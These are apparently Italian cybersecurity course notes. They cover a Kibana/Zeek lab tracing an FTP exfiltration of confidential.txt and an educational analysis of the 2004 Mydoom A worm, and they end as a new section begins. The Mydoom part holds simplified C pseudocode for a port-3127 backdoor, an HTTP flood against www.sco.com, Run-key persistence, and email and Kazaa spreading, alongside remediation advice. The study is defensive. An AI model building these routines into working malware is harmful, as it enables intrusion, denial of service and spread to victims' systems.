



Passaggio 5 - Analisi dei File su Zeek

⚜️ **Tag:** #zeek #file_transfer #ftp


1. **Esame Tipi di File Registrati**: Dalla Dashboard di Kibana, selezionare **files** sotto **Zeek Hunting**.



Applications Places Chromium Web Browser Mon 09:18
Overview - Kibana - Chromium
Overview - Kibana
Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=(refreshInterval:(pause:...
kibana
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
Home
Help
Alert Data
Zeek Notices
ElastAlert
HIDS
NIDS
Zeek Hunting
Connections
DCE/RPC
DHCP
DNP3
DNS
Files
FTP
HTTP
Intel
IRC
Kerberos
Modbus
MySQL
NTLM
PE
RADIUS
RDP
RFB
SIP
SMB
136
Count
60
40
20
0
2020-06-07 00:00
2020-06-21 00:00
@timestamp per 12 hours
All Sensors - Log Type
Sensors - C...
Devices - C...
Log Type(s)
Count
bro_conn 62
bro_files 23
bro_dns 22
bro_http 22
bro_ssh 4
bro_ftp 2
snort 1
2
0
SGUIL-0.9.0 - Connected To localh...
1 / 4



Applications Places Chromium Web Browser Mon 09:20
Overview - Kibana - Chromium
Overview - Kibana
Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=(refreshInterval:(pause:...
kibana
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
All Logs
Time
source_ip
source_port
destination_ip
destination_port
_id
June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 LDjqzXiBB6Cd-_0SbfgO
June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 LTjqzXiBB6Cd-_0SbfgO
SGUIL-0.9.0 - Connected To localh...
Overview - Kibana - Chromium
1 / 4



1. **Dettagli FTP**: Cliccare su FTP per identificare che il file trasferito è **confidential.txt**, inviato l’11 giugno 2020 alle 3:53 da 192.168.0.11 a 209.165.200.235.


Applications Places Chromium Web Browser Mon 09:27
Zeek - Files - Kibana - Chromium
Zeek - Files - Kibana
Not secure localhost/app/kibana#/dashboard/2d315d80-3582-11e7-98ef-19df58fe538b?_g=(refreshInterval:(pause:!...
kibana
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
FTP
HTTP
Intel
IRC
Kerberos
Modbus
MySQL
NTLM
PE
RADIUS
RDP
RFB
SIP
SMB
SMTP
SNMP
Software
SSH
SSL
Syslog
Tunnels
Weird
X.509
Host Hunting
Autoruns
Beats
OSSEC
Sysmon
Other
Count
4
2
0
text/plain
image/jpeg
image/png
text/html
image/gif
image/x-icon
MIME Type
Files - Source
Source
Count
HTTP
22
FTP_DATA
1
Files - Files By Size (Bytes)
Bytes Seen
Count
99.685KB
1
70.19KB
1
55.912KB
1
50.438KB
1
38.326KB
1
23.687KB
1
23.11KB
1
SGUIL-0.9.0 - Connected To localh...
Zeek - Files - Kibana - Chromium
1 / 4


Applications Places Chromium Web Browser Mon 09:30
Zeek - Files - Kibana - Chromium
Zeek - Files - Kibana
Not secure localhost/app/kibana#/dashboard/2d315d80-3582-11e7-98ef-19df58fe538b?_g=(refreshInterval:(pause:!...
kibana
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
Export: Raw Formatted
Export: Raw Formatted
Files - MIME Type
MIME Type
Count
text/plain
1
Files - Source IP Address
File IP Address
Count
192.168.0.11
1
Files - Destination IP Address
IP Address
Count
209.165.200.235
1
SGUIL-0.9.0 - Connected To localh...
1 / 4



Raccomandazioni di Sicurezza

⚜️ **Tag:** #sicurezza #best_practices #2FA #password

1. **Autenticazione a Due Fattori (2FA)**: Implementare 2FA per gli account critici.
2. **Password Sicure**: Promuovere l'uso di password complesse e un sistema di gestione delle stesse.
3. **Limitazione dei Permessi**: Basare i permessi sul principio del minimo privilegio.
4. **Monitoraggio e Logging**: Attivare il logging degli accessi per individuare attività sospette.
5. **Aggiornamento e Patch**: Effettuare aggiornamenti regolari dei sistemi per ridurre le vulnerabilità.

6. **Formazione del Personale**: Sensibilizzare il personale sui rischi e le best practices di sicurezza.
7. **Crittografia dei Dati**: Applicare crittografia per proteggere i dati sensibili.

🔑 **Chiavi:**
[cybersecurity, isolamento_host, SGUIL, Wireshark, Kibana, autenticazione_due_fattori, password_sicure, logging, crittografia]

Suggerimenti per Approfondimenti

- **Automazione con Script per SGUIL**: Creare script Python per automatizzare il rilevamento di eventi specifici.
- **Integrazione di Zeek con Kibana**: Approfondire come Zeek può essere configurato per filtrare e analizzare specifici tipi di traffico.
- **Curiosità**: SGUIL e Kibana sono strumenti open-source potenti per il rilevamento e l’analisi di minacce in tempo reale, utilizzati da molte organizzazioni per migliorare la visibilità su reti complesse.

BW3 Analisi Completa del Malware Mydoom A (Versione Originale - 2004)

Introduzione

⚜️ **Tag:** #malware #worm #cybersecurity

Scoperto nel gennaio 2004, il malware Mydoom è stato uno dei worm più distruttivi della sua epoca. Le sue capacità includevano la diffusione rapida tramite email, l'apertura di una backdoor, l'esecuzione di attacchi DoS contro siti web specifici, modifiche al registro di sistema per la persistenza e la diffusione tramite la rete peer-to-peer (P2P) Kazaa.

Diffusione tramite Email

⚜️ **Tag:** #email #cybersecurity #ingegneriaSociale

Descrizione: Mydoom utilizzava un motore SMTP interno per inviare email infette a tutti i contatti trovati nei file locali dell'utente.
Esempio di Pseudocodice:

```
void send_infected_email(char *recipient) {
    char *subject = "Mail Delivery Failed";
    char *body = "Please see the attached file.";
    char *attachment = "document.zip";  // Allegato infetto
    smtp_send(recipient, subject, body, attachment);
}
```

Backdoor su Porta 3127

⚜️ **Tag:** #backdoor #porta3127 #attaccoRemoto

Descrizione: Mydoom apriva una backdoor sulla porta TCP 3127, permettendo all'attaccante di accedere al sistema infetto da remoto.
Esempio di Pseudocodice:

```
int open_backdoor() {
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in servaddr;
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(3127);
    bind(sockfd, (struct sockaddr*)&servaddr,
sizeof(servaddr));
    listen(sockfd, 5);

    while (1) {
        int connfd = accept(sockfd, (struct sockaddr*)NULL,
NULL);
        handle_remote_commands(connfd);  // Esegue comandi
remoti
    }
}
```

Attacco DoS Programmato

⚜️ **Tag:** #DoS #attaccoHTTP #cybersecurity

Descrizione: Mydoom includeva un payload DoS per attaccare il sito www.sco.com a partire dal 1° febbraio 2004.
Esempio di Pseudocodice:

```
void launch_dos_attack() {
    struct sockaddr_in target;
    target.sin_family = AF_INET;
    target.sin_port = htons(80);  // Porta HTTP standard
```

```
    inet_pton(AF_INET, "www.sco.com", &target.sin_addr);

    while (1) {
        int sockfd = socket(AF_INET, SOCK_STREAM, 0);
        connect(sockfd, (struct sockaddr*)&target,
sizeof(target));
        send(sockfd, "GET / HTTP/1.1\r\n\r\n", 18, 0);  //
Richiesta HTTP
        close(sockfd);
    }
}
```

Modifiche al Registro di Sistema

⚜️ **Tag:** #persistenza #registroDiSistema #cybersecurity

Descrizione: Mydoom aggiungeva voci al registro di sistema di Windows per garantirsi l'esecuzione automatica a ogni avvio del sistema.
Esempio di Pseudocodice:

```
void add_registry_entry() {
    HKEY hKey;
    RegOpenKey(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
&hKey);
    RegSetValueEx(hKey, "TaskMon", 0, REG_SZ,
(BYTE*)"C:\\Windows\\System32\\taskmon.exe",
strlen("C:\\Windows\\System32\\taskmon.exe"));
    RegCloseKey(hKey);
}
```

Diffusione tramite Kazaa (P2P)

⚜️ **Tag:** #P2P #Kazaa #ingegneriaSociale

Descrizione: Mydoom copiava se stesso nella cartella condivisa di Kazaa, permettendo la diffusione tramite rete peer-to-peer.
Esempio di Pseudocodice:

```
void copy_to_kazaa_share() {
    char *src = "C:\\Windows\\System32\\mydoom.exe";
    char *dest = "C:\\Program Files\\Kazaa\\My Shared
Folder\\important_document.exe";
    CopyFile(src, dest, FALSE);
}
```

Conclusioni

⚜️ **Tag:** #conclusioni #malwareAnalysis

Queste funzionalità rendono Mydoom un malware efficace e persistente, con un alto potenziale di danno grazie alla combinazione di metodi di diffusione, attacco DoS e persistenza.

Conclusioni e Rimedi - Conclusions and Remedies

⚜️ **Tag:** #conclusioni #rimedi #prevenzione

L’analisi del Mydoom originale dimostra come questo worm utilizzi un set mirato di funzionalità per la diffusione e il controllo remoto. In particolare, la combinazione di diffusione tramite email e DoS programmato ha creato danni significativi.

Rimedi in caso di infezione:

- **Isolamento del sistema**: Disconnettere immediatamente il computer dalla rete per impedire ulteriori diffusioni e accessi non autorizzati.
- **Utilizzo di software antivirus aggiornati**: Eseguire una scansione completa del sistema con un antivirus aggiornato per rilevare e rimuovere il malware.
- **Verifica delle porte aperte**: Controllare le porte di rete aperte, in particolare la porta **3127**, e chiuderle se non necessarie.
- **Ripristino da backup**: Se possibile, ripristinare il sistema da un backup precedente all'infezione.

Prevenzione dell’infezione:

- **Aggiornamenti regolari**: Mantenere il sistema operativo e il software sempre aggiornati con le ultime patch di sicurezza.
- **Cautela con le email sospette**: Non aprire allegati o cliccare su link in email provenienti da mittenti sconosciuti o con contenuti sospetti.
- **Utilizzo di software di sicurezza**: Installare e mantenere aggiornati antivirus, firewall e altri strumenti di sicurezza.
- **Formazione degli utenti**: Educare gli utenti sulle pratiche di sicurezza informatica e sui rischi associati all'apertura di email non verificate.

🔑 **Chiavi:**
malware, worm, email, backdoor, DoS, Kazaa

BW3 Analisi Comportamentale del Worm MyDoom A

Introduzione

⚜️ **Tag:** #introduzione #malware #worm #sicurezza

